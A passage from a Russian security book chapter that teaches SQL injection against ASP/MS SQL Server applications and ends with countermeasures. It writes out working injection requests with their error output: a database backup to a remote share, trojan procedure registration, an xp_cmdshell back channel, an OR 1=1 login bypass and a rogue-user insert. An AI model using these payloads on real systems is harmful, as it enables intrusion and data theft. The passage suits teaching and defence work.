Результаты данного запроса дают надежду на то, что мы были правы в своих предыдущих предположениях. Можно изменить параметр `UserID`, но, к сожалению, в этом случае функции при вызове передаются два параметра, а функции нужен только один параметр. С академической точки зрения можно использовать еще один метод передачи нескольких параметров.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12&SiteID=12
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Must pass parameter
   number 2 and subsequent parameters as '@name = value'. After the form
   '@name = value' has been used, all subsequent parameters must be
    passed in the form '@name = value'.
/SiteAdmin.asp, line 7
```

Сценарий `SiteAdmin.asp` в данном случае получает параметр `SiteID` в виде `SiteID=12,12`. Для процедуры эта переменная выглядит следующим образом.

```
@name = 12, 12
```

Но, как видно из сообщения об ошибке, подпрограмма имеет строго определенный формат для приема входных данных. Эти крайне важные данные можно увидеть всего лишь из одного сообщения об ошибке. И этот признак является одним из признаков, по которым можно определить наличие хранимой процедуры.

В предыдущих примерах при проверке уязвимости приложений на внедрение SQL-кода таблицы баз данных никак не были затронуты. При желании можно попытаться выполнить некоторые команды, предназначенные для работы с таблицами. Например, можно выполнить команду `PRINT`, которая предназначена для вывода определенных данных. Этой коман-

дой можно воспользоваться при проверке приложения на наличие изъяна, позволяющего внедрять SQL-инструкции. Далее приведен пример, в котором осуществляется проверка приложения с помощью ошибки в SQL-инструкции.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12+PRIN
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syn-
tax near 'PRIN'.

http://www.victim.com/SiteAdmin.asp?SiteID=12+PRINT
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syn-
tax near ','.
```

При выполнении данных запросов удалось получить не менее важные данные, чем в предыдущих случаях. В обоих случаях команда `PRINT` передавалась базе данных посредством языка ASP и в обоих случаях была вызвана ошибка механизма ODBC. В первом случае к ошибке приводит некорректно записанная команда `PRINT`. Во втором случае — отсутствие запятой в команде `PRINT` — это свидетельствует о том, что база данных позволяет выполнять данную команду, однако в выражении отсутствуют параметры для вывода данных (или любые другие параметры, необходимые хранимой процедуре). Для иллюстрации приведем команду, позволяющую вывести на экран значение переменной, в которой хранится имя сервера.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12+PRINT+@@ServerName
...
```

Ничего не произошло. Однако уже известно, что переменная `@@ServerName` является внутренней переменной, используемой всеми версиями MS SQL Server. Тем не менее, если инструкция `PRINT` не вызывает ошибки, это означает, что приложение просто не имеет возможности показать значение требуемой переменной. Все значения, которые может получать приложение, должны поступать от процедуры `getAdminHome1`.

Однако будем руководствоваться принципом "доверяй, но проверяй". Рассматривая приложение как черный ящик, убедимся, что переменная `@@Servername` действительно существует. Для этого попытаемся вывести на печать переменную, которой точно нет в приложении.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12+PRINT+@@Abulafia
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Must declare the

variable '@@Abulafia'.
```

Во всех приведенных примерах проверки на наличие опасности внедрения SQL-запросов рассматривался только один файл `SiteAdmin.asp`. Давайте рассмотрим и другие методы, позволяющие провести взлом с использованием внедрения SQL-запросов. Обзор новых методов, в конце концов, дает больше шансов на то, что приложение будет успешно взломано. И хотя общая идея внедрения SQL-кода при этом не изменяется, но новые методы будут основаны на внутренней структуре и особенностях выполнения приложений. Далее приводятся несколько примеров, которые более сложны в исполнении, поскольку для осуществления взломов такого типа необходимо использование запросов с методом `POST`. Для этого придется отказаться от комфортной работы со строкой адреса URL и прейти к таким инструментам, как Achilles.

Во время исследования приложения в файле `PageSearch.asp` была обнаружена команда `POST`. Параметры этой команды следующие.

```
Send=1&hidSearchType=1&selTextField=L_Name&txtSearchValue=zombie
```

В данном примере параметр `selTextField` выглядит как подходящее место для начала взлома. Вполне возможно, что этот параметр является частью SQL-запроса значения `L_Name` таблицы (вероятно столбец, в котором хранятся фамилии пользователей). Давайте попробуем воспользоваться возможным изъяном и провернуть следующий трюк — в строке запроса вместо извлечения из базы данных значений из столбца, содержащего фамилии пользователей, попытаемся получить значения другого столбца, содержащего идентификаторы пользователей.

```
http://www.victim.com/PageSearch.asp
POST: Send=1&hidSearchType=1&selTextField=UserID&txtSearchValue=zombie
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]
Invalid column name 'UserID'.
/includes/subWriteActionTable.inc, line 51
```

Согласитесь, результаты данного запроса весьма неплохие: мы узнали, что столбца `UserId` не существует, однако при этом установили, что сценарий `PageSearch.asp` воспримичив к внедрению команд SQL, а также нами было получено новое, не встречавшееся ранее имя файла `/includes/subWriteActionTable.inc`. Весьма неплохо, учитывая, что в запросе был изменен всего лишь один параметр.

```
POST: Send=1&URL=%2Fsecure%2Fdefault.asp&txtUserName=security&txtPwd=
security00';EXEC+sp_helptext'
[Microsoft][ODBC SQL Server Driver][SQL Server]The object '' does not
exist in database 'amapub'.
```

Попробуем осуществить совершенно невероятную идею — сохранить на диске полную копию базы данных!

```
Send=1&URL=%2Fsecure%2Fdefault.asp&txtUserName=security&txtPwd=
security00';backup+database+master+to+disk=
'\\172.16.172.116\share\bak.dat''
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[Microsoft][ODBC SQL Server Driver][SQL Server]
BACKUP DATABASE permission denied in database 'master'.
```

К сожалению, приложение, с помощью которого мы пытались осуществить копирование базы данных, не имеет необходимых привилегий. Из этого факта можно сделать вывод, что защита приложений находится на должном уровне. Однако это не проблема — с помощью сценария, который будет иметь имя `Armageddon`, внедрим в базу данных троянского коня, для чего необходимо отправить на сервер файл сценария и добавить его в базу данных, что можно проделать с помощью следующей команды.

```
Send=1&URL=%2Fsecure%2Fdefault.asp&txtUserName=security&txtPwd=
security00';EXEC+sp_addextendedproc+'xp_trojan',+'xp_trojan.dll''
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)[Microsoft]
[ODBC SQL Server Driver][SQL Server]EXECUTE permission denied on
object 'sp_addextendedproc', database 'master', owner 'dbo'.
```

Как видно из приведенного примера, нам во второй раз помешала добротно настроенная политика безопасности. Однако при более продуманной настройке политики безопасности необходимо исключить использование на сервере хранимых процедур, которые устанавливаются по умолчанию и имеют возможность доступа к базе данных.

Далее приведены несколько примеров, иллюстрирующие возможность манипулирования механизмом обработки ошибок приложения. В приведенном примере в файле `DataList.asp`

обнаруживается изъян, позволяющий осуществлять внедрение SQL-инструкций. Однако неопытный хакер может не заметить этой детали, поскольку броузеру передается HTML-текст, описывающий произошедшую ошибку следующим образом.

```
The database encountered an error.
Please inform the system administrator.
```

Однако если исследовать само сообщение об ошибке, то можно заметить в запросе GET присутствие параметров, содержащих информацию об ошибках механизма ODBC. Приведем текст самого запроса.

```
https://www.victim.com/DataList.asp?Page=-1&PageName=(@@ServerName)--
```

А вот как выглядит файл Error.asp, к которому перенаправляется броузер пользователя.

```
https://www.victim.com/Error.asp?log=True&ec=4&en=-
2147217900&ed=Could+not+find+stored+procedure+%27VENONASQLA12%27%2E&
es=Microsoft+OLE+DB+Provider+for+SQL+Server&pn=RL%2Einc&fn=ExecuteSP
```

В приведенном запросе использованы три ранее описанные технологии: комментарий (--), стандартная SQL-процедура и *вложенная* (nested) процедура (внедренная в процедуру-предок). В данном примере внедрение SQL-строк сработало, однако были получены результаты, отличные от ожидаемых. В завершение обсуждения данного запроса обратите внимание на параметр ed в строке переадресации адреса URL. Если в данной строке удалить управляющие HTML-символы, то легко догадаться, что значение параметра ed будет равно следующему выражению.

```
ed=Could not find stored procedure 'VENONASQLA12'.
```

Несмотря на то, что первоначальные SQL-запросы выполнить не удалось, мы сумели инициировать выполнение хранимой процедуры. Вместо того, чтобы выполнить инструкции, переданные в нашем SQL-выражении, и вывести значение переменной @@ServerName, сервер интерпретирует вначале это выражение и лишь потом выполняет хранимую процедуру, к которой относилась данная переменная. Таким образом, установлено, что строка VENONASQLA12 является именем сервера, на котором присутствует база данных SQL. Далее приведены два примера использования умышленных ошибок в передаваемых серверу данных.

```
Отправлено - https://www.victim.com/DataList.asp?Page=-1&PageName=
(@@microsoftversion)--
Получено - https://www.victim.com/Error.asp?log=True&ec=4&en=-
2147217900&ed=Line+1%3A+Incorrect+syntax+near+%27134218262%27%2E&
es=Microsoft+OLE+DB+Provider+for+SQL+Server&pn=RL%2Einc&fn=ExecuteSP
Отправлено - https://www.victim.com/DataList.asp?Page=24&
PageName=sp_who2+sa
Получено - https://www.victim.com/Error.asp?log=True&ec=4&
en=-2147217900&ed=The+login+%27sa%5FGet%27+does+not+exist%2E&
es=Microsoft+OLE+DB+Provider+for+SQL+Server
&pn=RL%2Einc&fn=ExecuteSP
```

Оп-ля, мы забыли использовать символы "--" и вследствие этого получили сообщение о том, что пользователь sa_Get не существует. Этот пример показывает, насколько важно соблюдать точную грамматику при написании SQL-запросов. Данный запрос должен был выглядеть следующим образом.

```
https://www.victim.com/DataList.asp?Page=24&PageName=sp_who2+sa--
```

К сожалению, выполнение этого запроса приводит к получению HTML-страницы, содержащей имя столбца для команды sp_who2, но не содержащей значений этого столбца.

При создании сценария ограничимся процедурами, которые возвращают одиночную строку, такую как имя сервера или версия программного обеспечения. Для получения более детальной информации необходимо воспользоваться многострочным SQL-выражением.

Давайте прервемся на секунду, чтобы понять принцип работы данного механизма. Добавим в запрос всего лишь символы комментария (--) и исследуем результаты работы такого запроса.

```
Отправлено - https://www.victim.com/DataList.asp?Page=2&PageName=--
Получено - https://www.victim.com/Error.asp?log=True&ec=4&en=-
2147217900&ed=Line+1%3A+Incorrect+syntax+near+%27exec%27%2E&es=Microso
ft+OLE+DB+Provider+for+SQL+Server&pn=RL%2Einc&fn=ExecuteSP
```

Как можно заметить, выполнение SQL-выражения внезапно завершилось при попытке выполнения команды `exec`. Все, что мы сделали, — предложили приложению выполнить хранимую процедуру.

Обратите внимание, что при этом даже не нужно возвращать данные в поле сообщения об ошибке. Действительно, если можно осуществить внедрение SQL, появляется вероятность получения доступа к хранимой процедуре `xp_cmdshell`, которая обеспечивает возможности, эквивалентные возможностям командной оболочки `cmd.exe`. Значит, мы можем запустить на своей машине утилиту `tcpdump`, а на взламываемой — утилиту `ping` с адресом нашей машины в качестве параметра. Утилита `tcpdump` предоставляет возможность пользователю просматривать весь входящий поток ICMP-сообщений, что позволит создать ответный канал для связи с базой данных. Обратите внимание, что входящий поток данных, вероятнее всего, будет исходить не от IP-адреса, принадлежащего Web-узлу `www.victim.com`. Поскольку база данных обслуживается сервером баз данных, то это, скорее всего, будет какой-либо соседний с `www.victim.com` IP-адрес. Кроме того, при использовании брандмауэров можно либо получить общий адрес узла, если на брандмауэре используется функция преобразования сетевых адресов (NAT — Network Address Translation), либо вообще ничего не получить, если исходящие подключения по протоколу ICMP запрещены пограничным брандмауэром узла `victim.com`.

```
https://www.victim.com/DataList.asp?Page=24&PageName=
master..xp_cmdshell+'ping+192.168.90.12'--
```

Процесс внедрения SQL-инструкций осуществляется в несколько этапов. Вначале необходимо проверить Web-приложение на возможность внедрения SQL-кода. Данную проверку можно осуществить с помощью ввода одного управляющего символа, который может вызвать ошибку в механизме баз данных. Если этот шаг пройден успешно, можно попытаться выполнить на сервере простые SQL-команды. В конце концов, вы узнаете корректное количество управляющих символов, с помощью которых можно взломать сервер базы данных.

## Технология взлома MS SQL Server

По умолчанию при установке СУБД MS SQL Server устанавливаются четыре базы данных плюс одна демонстрационная.

- **Master.** Содержит данные обо всех учетных записях, конфигурационных параметрах, других базах данных и информацию для инициализации. Из этой базы данных вызывается большинство внутренних переменных, хранимых процедур и расширенных хранимых процедур.
- **Model.** Содержит шаблоны, на основании которых создаются новые базы данных.
- **Msdb.** Обеспечивает запуск по расписанию агента SQL-сервера.
- **Tempdb.** Используется как временное хранилище для всех процессов в системе.
- **Pubs.** Пример базы данных, которая может быть удалена.

Поскольку для хакера самую важную и полезную информацию содержит *главная* (master) база данных, все последующие исследования будут связаны именно с ней. Для того чтобы получить данные из интересующей нас базы данных, необходимо получить как можно больше информации, касающейся этой базы данных: ее конфигурацию; базы данных и таблицы приложений, обслуживающих требуемую базу данных; а также информацию о среде Windows, в которой находится исследуемая база данных. Эта информация позволяет получить доступ к внутренним переменным базы данных, ее хранимым процедурам и таблицам.

## Внутренние переменные, установленные по умолчанию

У Microsoft SQL Server есть несколько встроенных переменных, которые могут предоставить хакеру важную информацию о сервере. Эти переменные остаются доступными даже в том случае, если администратор запретил доступ к расширенным хранимым процедурам (команды вида `xp_*`). Преимущество переменных состоит также в том, что их значение содержит всего лишь одно слово. Кроме того, они не требуют добавления имени базы данных в виде `master..xp_cmdshell`. В табл. 9.2 приведен список переменных, используемых по умолчанию в Microsoft SQL Server.

**Таблица 9.2. Переменные, используемые по умолчанию в Microsoft SQL Server**

| | | |
|---|---|---|
| `@@connections` | `@@max_connections` | **`@@servicename`** |
| `@@cpu_busy` | `@@max_precision` | `@@spid` |
| `@@cursor_rows` | **`@@micosoftversion`** | `@@textsize` |
| `@@dbts` | `@@nestlevel` | `@@timeticks` |
| `@@error` | `@@options` | `@@total_errors` |
| `@@fetch_status` | `@@pack_received` | `@@total_read` |
| `@@identity` | `@@pack_sent` | `@@total_write` |
| `@@idle` | `@@packet_errors` | `@@trancount` |
| `@@io_busy` | `@@procid` | **`@@version`** |
| `@@langid` | `@@rowcount` | |
| **`@@language`** | **`@@servername`** | |

В данной таблице переменные, выделенные полужирным шрифтом, содержат наиболее важную и полезную информацию. Кроме того, они содержат данные в виде одного слова, что

очень удобно при использовании в таких случаях, как управление механизмом ошибок ODBC, для которого требуются отдельные переменные.

**СОВЕТ** Каждую процедуру можно также вызвать с помощью команды `select` в следующем формате: `SELECT @@переменная`

## Имена столбцов

В SQL Server применяется сравнительно немного хранимых процедур, которые пользователь может вызывать без обращения к базе данных (`master..`). Следовательно, все эти процедуры должны быть короткими и предоставлять пользователю исчерпывающую информацию. В табл. 9.3 приведен список хранимых процедур, которые обычно используются для информации о пользователях, таблицах, а также другие хранимые процедуры.

Самое большое преимущество использования данных хранимых процедур состоит в том, что они могут вызываться без ссылки на главную базу данных.

**Таблица 9.3. Хранимые процедуры для обработки информации в базе данных**

| Хранимая процедура | Для информации об имеющихся пользователях | Для информации об имеющихся объектах | Описание |
|---|---|---|---|
| `sp_columns <table>` | | X (только таблицы) | Наиболее важная, возвращает имена столбцов в таблице |
| `sp_configure [name]` | | | Возвращает внешние установки базы данных. Устанавливает определенные значения некоторых параметров (например, `sp_configure 'remote query timeout(s)'`) |
| `sp_dboption` | | | Просмотр (или установка) параметров базы данных, изменение которых разрешено пользователю |
| `sp_depends <object>` | | X | Список таблиц, связанных с хранимыми процедурами |
| `so_helptext <object>` | | X | Описание объекта. Более информативный объект, где можно выполнить хранимую процедуру. Имеет низкую вероятность успешного выполнения |
| `sp_helpexten dedproc` | | X | Список всех расширенных хранимых процедур базы данных |
| `sp_spaceused [object]` | | X | Вызов без параметров возвращает имя базы данных, размер и свободное место. Если параметры определены, возвращает информацию о столбцах и другие данные |

**Окончание табл. 9.3**

| Хранимая процедура | Для информации об имеющихся пользователях | Для информации об имеющихся объектах | Описание |
|---|---|---|---|
| `sp_who2 [username] (and sp_who)` | X | | Имеет сходные функции с предыдущей процедурой, однако предоставляет не численные данные, а текстовые. Указывает имя пользователя, адрес, с которого он подсоединился, приложения, с помощью которых осуществляется работы с базой данных, текущую команду, выполняемую в базе данных, и другую важную информацию. Обеим процедурам в качестве параметров нужно указывать имена пользователей. Эта процедура является отличным средством для установления соответствия между пользователями базы данных и пользователями приложения |

## Расширенные хранимые процедуры

Отличительным признаком расширенных хранимых процедур является префикс `xp_`. Эти процедуры обеспечивают стабильное управление системой с помощью удобного интерфейса, который предоставляет язык SQL. Несмотря на то, что все контрмеры против взломов подобного типа будут описаны в конце главы, заметим, что одной из самых эффективных контрмер является полное удаление этих команд. В табл. 9.4 приведен список процедур, для работы которых не требуются параметры. В табл. 9.5 даны названия процедур, для работы с которыми необходимо указывать параметры. В зависимости от ситуации, в которой хакер производит внедрение SQL-инструкций, он не всегда имеет возможность выполнить SQL-выражение, если оно требует наличия параметра.

**Таблица 9.4. Расширенные хранимые процедуры, которым не требуются параметры**

| Расширенные хранимые процедуры | Описание |
|---|---|
| `xp_loginconfig` | Отображает информацию об имени пользователя, детальную информацию о типе входа в систему (смешанный и т.д.), а также об имени пользователя, принятом по умолчанию |
| `xp_logininfo` | Показывает текущих пользователей, присутствующих на данный момент в системе. Применимо только к учетным записям, использующим технологию NTLM |
| `xp_msver` | Отображает версию SQL Server и информацию о платформе |
| `xp_enumdsn` | Отображает перечень источников данных ODBC |
| `xp_enumgroups` | Отображает перечень групп системы Windows |
| `xp_ntsec_enumdomains` | Отображает список доменов, присутствующих в сети |

**Таблица 9.5. Расширенные хранимые процедуры, для работы которых требуется указание параметров**

| Расширенная хранимая процедура | Описание |
|---|---|
| `xp_cmdshell <command>` | Данная процедура является практически полным аналогом командной оболочки `cmd.exe` – другими словами, данная процедура предоставляет полный доступ к базе данных из командной строки. Таким образом, при получении доступа к данной процедуре для просмотра структуры каталогов необходимо всего лишь ввести команду `dir`. По умолчанию в данной команде текущим каталогом является `%SYSTEMROOT%\System32` |
| `xp_regread <rootkey>, <key>, <value>` | Производит чтение регистрационных данных из куста |
| `xp_reg*` | Семейство процедур для работы с данными реестра. Чаще всего из этих процедур применяются процедуры чтения |
| `xp_servicecontrol <action>, <service>` | Службы `START` и `STOP` системы Windows |
| `xp_terminate_process <PID>` | Принудительное завершение процесса по его идентификационному номеру |

Несмотря на то, что количество этих команд невелико, с их помощью можно получить полный доступ к любому требуемому компоненту системы. Но все же, перед тем как скопировать файл SAM, следует знать, что данная технология применима только на системах, в которых не установлена служба Syskey. В среде Windows 2000 данная служба устанавливается по умолчанию.

## Локальные таблицы, заданные по умолчанию

Эти таблицы также известные под названием *системные таблицы объектов* (System Table Objects) содержат информацию о базе данных и операционной системе. В табл. 9.6 приведен список таблиц, содержащих наиболее ценную информацию.

**Таблица 9.6. Системные таблицы объектов**

| Системная таблица объектов | Описание |
|---|---|
| `Syscolumns` | Содержит имена всех столбцов и хранимых процедур текущей базы данных, а не только главной |
| `Sysobject` | Содержит информацию обо всех объектах (таких как хранимые процедуры) базы данных |
| `sysusers` | Информация обо всех пользователях, которые могут производить какие-либо действия с базой данных |
| `sysfiles` | Данные об имени файла и пути к активной базе данных и ее файлу событий |
| `systypes` | Информация о типах данных, которые определены в языке SQL, или новых типах, определенных пользователем |

Самым простым методом получения какой-либо информации из таблицы является использование оператора SELECT *, например, как показано далее в следующем запросе.

```
SELECT * FROM sysfiles
```

Однако, если вы немного знакомы с базами данных, можно попытаться сократить объем результатов, выдаваемых данным запросом, — например, можно просмотреть названия всех хранимых процедур.

```
SELECT name FROM sysobjects WHERE type = 'P'
```

## Главные таблицы, заданные по умолчанию

В табл. 9.7 приведен перечень таблиц главной базы данных, содержащих наиболее ценную информацию об операционной системе и конфигурации базы данных. Чтобы извлечь запись из подобной таблицы, необходимо использовать команду со следующим синтаксисом.

```
SELECT * FROM master..sysdevices
```

**Таблица 9.7. Главные таблицы объектов**

| Главная таблица объектов | Описание |
|---|---|
| sysconfigures | Содержит текущие параметры конфигурации базы данных |
| sysdevices | Содержит перечень устройств, используемых для баз данных, системных журналов и временных файлов |
| syslogins | Содержит информацию о пользователях, которым разрешен доступ к базе данных |
| sysremotelogins | Содержит информацию о пользователях, которым разрешен удаленный доступ к базе данных или ее хранимым процедурам |
| sysservers | Содержит перечень других серверов, к которым данный сервер имеет доступ в качестве сервера базы данных OLE |

# Технологии взлома языковых средств SQL

Несмотря на то, что в предыдущих разделах были описаны способы внедрения SQL-кода в базы данных системы Microsoft SQL Server, это вовсе не означает, что нельзя проделывать подобные трюки с другими СУБД. Единственное отличие сервера SQL компании Microsoft — большого количества встроенных дополнительных функций, что делает эту технологию более уязвимой. Но существует и достаточное количество механизмов взлома, которые используют уязвимости любых баз данных, основанных на SQL. Эти механизмы основаны на манипуляциях с операторами SQL и сводятся к добавлению в конец и вставке выражений SQL, а также к изменению ключевых слов языка SQL в выражениях.

**НА ЗАМЕТКУ** При обработке SQL-запроса в строках адреса URL Web-сервер (и броузер) удаляет все символы пробела. Поэтому для ввода символа пробела в строку запроса необходимо использовать код %20 или +.


## Операторы SQL

Язык SQL состоит из списка предопределенных ключевых слов и специальных символов. Для того чтобы извлечь какие-либо данные из таблицы, необходимо воспользоваться оператором SELECT. При работе с Web-приложениями, как правило, используется именно опера-

тор SELECT с ключевыми словами FROM и WHERE. Внедряя инструкции SQL в такие запросы, хакер может заставить запрос выдать другую информацию или, например, сделать так, чтобы при проверке на какое-либо условие приложению возвращался положительный ответ.

Формат SQL-выражений строго не определен, и одно и то же выражение может быть записано несколькими способами, что очень усложняет восприятие инструкций языка. Эти особенности языка могут помочь хакеру получить доступ к базе данных. Естественно, что для получения более серьезных результатов необходимо использовать более сложные структуры запросов, но, тем не менее, все эти взломы основаны на этих же основополагающих принципах.

**СОВЕТ** Вероятность обнаружения изъяна базы данных повышает использование разнообразных методов проверки — начиная от внедрения одинарной кавычки и двойного тире в SQL-запрос и заканчивая множественными кавычками и круглыми скобками. Для получения доступа к базе данных, вероятнее всего, придется перепробовать все эти методы.




Очевидно, что это выражение создает логическое выражение, результатом вычисления которого всегда будет "Истина". Данное выражение используется в запросах аутентификации, которые проверяют имя пользователя и пароль.


```
sqlAuth = "SELECT userid FROM logins WHERE name='" & Username & "' AND
password='" & Password & "'"
```

Если пользователь входит в систему под именем Wayne с паролем Pirate, то запрос будет выглядеть следующим образом.

```
SELECT userid FROM logins WHERE name='Wayne' AND password='Pirate'
```

Таким образом, пользователь Wayne не сможет войти в систему до тех пор, пока значение Pirate не попадет в базу данных. Однако, применяя выражение OR 1=1, можно избавиться от проверки пароля.

```
SELECT userid FROM logins WHERE name='Wayne' AND password='Pirate' OR 1=1
```




Оператор UNION используется совместно с оператором SELECT и служит для извлечения всех столбцов из таблицы. Синтаксис использования команды следующий.

```
UNION ALL SELECT field FROM table WHERE condition
```

Кроме того, этот оператор может использоваться для извлечения имен полей и таблиц из названий переменных в приложении, файлах .inc или сообщений об ошибках SQL. Условие 1=1 или ''='' (ничего равняется ничему) всегда истинно.




Как несложно догадаться, инструкция INSERT предназначена для добавления каких-либо значений в таблицу базы данных. На первый взгляд данная команда выглядит не слишком

полезной с точки зрения взлома; в конце концов, мы же хотим узнать содержимое базы данных, а не наполнять ее информацией. Однако не стоит поддаваться первым впечатлениям — эта команда может быть прекрасно использована для прохождения аутентификации незарегистрированного пользователя. Вот как, например, с помощью внедрения SQL, можно добавить в таблицу пользователей `Users` нового пользователя с именем `neo` и паролем `trinity`.

```
INSERT INTO Users VALUES('neo', 'trinity')
```

**Аутентификационные данные для получения доступа к базе данных.** Чтобы присоединиться к базе данных, Web-сервер должен знать пользовательское имя и пароль. Данное соединение производится сервером в автоматическом режиме. Следовательно, приложения хранят регистрационные данные для аутентификации в теле какой-либо страницы. Но, к сожалению, большинство приложений помещают эти данные в какой-нибудь файл, расположенный в корневом каталоге Web-сервера, — место, к которому обычно имеют доступ Web-броузеры пользователей.

Некоторые разработчики приложений надеются, что сервер защитит их важные файлы, как это делает сервер IIS, запрещающий запросы к файлу `global.asa`. Однако, если приложение подвержено опасности раскрытия исходного кода (что в случае с Web-приложениями встречается довольно часто), то имя пользователя и пароль Web-сервера могут быть похищены. Кроме того, разработчики иногда помещают эти регистрационные данные в файлы, которые, как они считают, пользователь не будет просматривать или при просмотре просто не найдет этих данных. Файлы могут иметь такие имена, как `xmlserver.js`, `database.inc` или `server.js`.

Однако эти строки легко обнаружить, если в них используется ключевое слово `password`.

```
strConn = "Provider=SQLOLEDB;Data Source=dotcomdb;
Initial Catalog=Demo;
User Id=sa;Password="
```

Файл СУБД Oracle `global.asa` также может содержать регистрационные данные.

## Общие контрмеры

Практически каждая база данных имеет средства для безопасной установки и безопасного хранения данных. Инициализировав данные службы, можно защитить вашу базу данных от взломов с использованием внедрения SQL-инструкций на уровне приложения.

### Правильная обработка ошибок

Никогда не позволяйте приложению отсылать пользователю сообщения об ошибках механизма ODBC или любых других ошибках. Используйте генерацию страниц, описывающих причину ошибки, но ни в коем случае не предоставляйте пользователю системную информацию, имена переменных или другие данные. В языке Java, например, для обработки ошибок очень удобным будет использование методов `try`, `catch`, `finally`.

### Список параметров

Данные, относящиеся к пользователю, необходимо помещать в специальные переменные. Объединение строк представляет серьезную угрозу для безопасности SQL-выражений, поскольку обеспечивает пользователю простой способ манипулирования выражением с помощью добавления кавычек.

*Проверка правильности ввода должна осуществляться на Web-сервере, а базе данных* должны передаваться только данные со строго заданными параметрами. Поля, в которые пользователь осуществляет ввод только численных данных, должны иметь тип только `INT` и ни в коем случае не `VARCHAR`.

## Хранимые процедуры

Хотя и нельзя утверждать со стопроцентной уверенностью, но хранимые процедуры, которые были определены пользователем, менее подвержены опасности взлома с использованием внедрения SQL. Они требуют строго определенного количества параметров, в строго определенной последовательности и в строго определенном формате. Эти жесткие требования значительно уменьшают риск взлома данной процедуры. Кроме того, использование хранимых процедур повышает не только уровень безопасности приложения, но также улучшает его характеристики при использовании!

## Выполнение с минимальными привилегиями

Все приложения, работающие с базами данных, должны выполняться в условиях минимальных привилегий. Также учетная запись пользователя, которую использует Web-сервер, должна иметь ограниченные возможности. Это не означает, что приложение не может производить запись и чтение из базы данных, однако данное приложение не должно иметь прав выполнения записи в главную базу данных или прав выполнения резервного копирования базы данных.

## Защита схемы

Имена таблиц, имена столбцов и SQL-структуры не должны размещаться в HTML-тексте. Часто встречаются страницы, на которых разработчики помещают объявление всей таблицы между HTML-дескрипторами комментария. Конечно же, эти действия облегчают понимание страниц, однако комментарии все же лучше помещать между ASP-дескрипторами комментария, которые может просматривать только разработчик, чтобы пользователь не имел к ним доступа.

# Резюме

Для внедрения SQL-инструкций придерживайтесь следующей методики.

